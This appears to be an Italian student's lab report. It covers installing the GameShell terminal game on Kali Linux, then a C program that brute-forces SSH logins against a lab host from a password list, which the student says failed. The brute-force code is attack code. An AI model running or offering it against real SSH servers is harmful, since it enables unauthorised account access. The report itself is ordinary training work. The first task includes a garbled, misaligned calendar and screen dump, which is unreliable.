

# W8D4 PRATICA

## **TASK 1**

Familiarizzare con OS Linux, shell e Command Prompt, installando su Kali Linux il gioco GameShell.

Il “gioco” GameShell si trova gratuitamente su Github postata da phyver, dove ci sono anche depositati tutti i file che possono servire e le informazioni generali. GameShell è stato creato come strumento per aiutare gli studenti alla università Savoie Mont Blanc per fare pratica con un terminale reale e imparare divertendosi.

I creatori di questo gioco sono: Pierre Hyvern e Rodolphe Lepigre.

Il gioco nasce in lingua inglese e francese, ma grazie a collaboratori vi è possibile avere delle traduzioni anche in italiano.

Questo gioco risulta quindi pratico per utilizzare e familiarizzare con i diversi comandi, le varie combinazioni, o più semplicemente imparare a cosa servono i vari asset

Il compito del task è quindi di risolvere più livelli possibili e documentarli.

## INIZIAMO

Come prima cosa si verifica che la macchina virtuale sia connessa alla rete e nel caso non lo fosse cambiare le configurazioni nelle impostazioni (andando su VirtualBox e cliccando una volta sulla macchina che si vuole usare a destra compariranno le varie opzioni come Impostazioni, Avvia ecc..). Andando su impostazione e nelle varie opzioni, cercare la sottocartella rete e sceglierne una che collega ad internet( consiglio bridge) e verificare avviando la macchina virtuale, in questo caso Kali Linux, che funzioni correttamente. Dopo la verifica del funzionamento della rete si va sul terminale e utilizzando la stringa **sudo apt update** si andrà ad aggiornare la macchina.

Quando è stato fatto questo procedimento sempre sul terminale andiamo ad inserire

```
git clone https://github.com/phyver/GameShell.git
```

il link si trova nella cartella code.

Dando l’invio si aprirà la schermata del gioco e seguendo le varie istruzioni si potrà iniziare.



GameShell si divide in livelli, per un totale di 42 missioni dal più semplice al più complicato.

I codici che più vengono utilizzati sono:

**gsh goal**= inizia o fa rivedere la missione


**gsh check**= verifica il completamento del livello

**gsh reset**= fa ripartire dall'inizio della missione

Nei primi quattro livelli del gioco lo scopo è quello di spostarsi all'interno di un'area che comprende castello, prigioni, torri.

I comandi da utilizzare per i vari livelli sono spiegati nelle richieste delle missioni, per la maggior parte dei livelli complessivi

Es. LIVELLO 1





In seguito, sono presenti vari screen dei livelli, non sono in ordine e sono presenti come verifica della pratica.

[illegible]

```

1 2 3 4 5
6 7 8 9 10 11 12
13 14 15 16 17 18 19
20 21 22 23 24 25 26
27 28 29 30 31

1 2 3 4 5 6
7 8 9 10 11 12 13
14 15 16 17 18 19 20
21 22 23 24 25 26 27
28 29 30

1 2 3 4 5 6 7 8 9
10 11 12 13 14 15 16
17 18 19 20 21 22 23
24 25 26 27 28
29 30 31

1 2
3 4 5 6 7 8 9
10 11 12 13 14 15 16
17 18 19 20 21 22 23
24 25 26 27 28 29 30
31

April May June
Su Mo Tu We Th Fr Sa Su Mo Tu We Th Fr Sa Su Mo Tu We Th Fr Sa
1 2 3 4 5 6 1 2 3 4 1
7 8 9 10 11 12 13 5 6 7 8 9 10 11 2 3 4 5 6 7 8
14 15 16 17 18 19 20 12 13 14 15 16 17 18 9 10 11 12 13 14 15
21 22 23 24 25 26 27 19 20 21 22 23 24 25 16 17 18 19 20 21 22
28 29 30 26 27 28 29 30 31 23 24 25 26 27 28 29
30

July August September
Su Mo Tu We Th Fr Sa Su Mo Tu We Th Fr Sa Su Mo Tu We Th Fr Sa
1 2 3 4 5 6 1 2 3 1 2 3 4 5 6 7
7 8 9 10 11 12 13 4 5 6 7 8 9 10 8 9 10 11 12 13 14
14 15 16 17 18 19 20 11 12 13 14 15 16 17 15 16 17 18 19 20 21
21 22 23 24 25 26 27 18 19 20 21 22 23 24 22 23 24 25 26 27 28
28 29 30 31 25 26 27 28 29 30 31 29 30

October November December
Su Mo Tu We Th Fr Sa Su Mo Tu We Th Fr Sa Su Mo Tu We Th Fr Sa
1 2 3 4 5 1 2 1 2 3 4 5 6 7
6 7 8 9 10 11 12 3 4 5 6 7 8 9 8 9 10 11 12 13 14
13 14 15 16 17 18 19 10 11 12 13 14 15 16 13 14 17 18 19 20 21
20 21 22 23 24 25 26 17 18 19 20 21 22 23 21 22 24 25 26 27 28
27 28 29 30 31 24 25 26 27 28 29 30 29 30 31

~/Castle/Main_tower/First_floor
[mission 13] $ gun check
What was the day of the week for the 08-27-1905?
1 : Monday
2 : Tuesday
3 : Wednesday
4 : Thursday
5 : Friday
6 : Saturday
7 : Sunday
Your answer: 2

Congratulations, mission 13 has been successfully completed!
[ progress was saved in /home/hall/gameshell-save.sh ]

```



## **TASK 2**

Si richiede allo studente di creare con C o Python un programma che permetta l'esecuzione di un BRUTE-FORCE su un servizio SSH.

Come prima cosa è stato creato un programma, nel mio caso in C, di seguito è presente l'esempio. Il file dovrà essere salvato in una cartella che contiene anche il file che contiene i dati.

```
2  int try_ssh_login(const char *hostname, const char *username, const char *password) {
3      ssh_session session = ssh_new();
4      if (session == NULL) return -1;
5
6      ssh_options_set(session, SSH_OPTIONS_HOST, hostname);
7      ssh_options_set(session, SSH_OPTIONS_USER, username);
8
9      int rc = ssh_connect(session);
10     if (rc != SSH_OK) {
11         fprintf(stderr, "Connection error: %s\n", ssh_get_error(session));
12         ssh_free(session);
13         return -1;
14     }
15
16     rc = ssh_userauth_password(session, NULL, password);
17     if (rc == SSH_AUTH_SUCCESS) {
18         printf("[+] Success! Password found: %s\n", password);
19         ssh_disconnect(session);
20         ssh_free(session);
21         return 1;
22     }
23
24     ssh_disconnect(session);
25     ssh_free(session);
26     return 0;
27 }
28
29 int main() {
30     const char *host = "192.168.50.100";
31     const char *user = "kali";
32     FILE *fp = fopen("passwords.txt", "r");
33     if (fp == NULL) {
34         perror("Unable to open file passwords.txt");
35         return 1;
36     }
37
38     char password[128];
39     while (fgets(password, sizeof(password), fp)) {
40         password[strcspn(password, "\n")] = 0;
41         printf("[*] Provo: %s\n", password);
42
43         int result = try_ssh_login(host, user, password);
44         if (result == 1) break;
45     }
46
47     fclose(fp);
48     return 0;
49 }
50
```

Dopo è stato creato un ambiente di test sul terminale della macchina Linux, installando OpenSSH Server utilizzando i comandi:

**sudo apt update** (che è stato fatto in precedenza)

**sudo apt install openssh-server**

e creare un utente con una password per fare il test: **sudo adduser test user**

Nell'ultimo task dopo aver creato le cartelle e fatto partire l'attacco non è riuscito a dare risultati, fatto più ricerche, ma presumo che ci sia un errore (che non ho trovato) nel programma. Con conseguenza incapacità nello svolgere completamente la richiesta.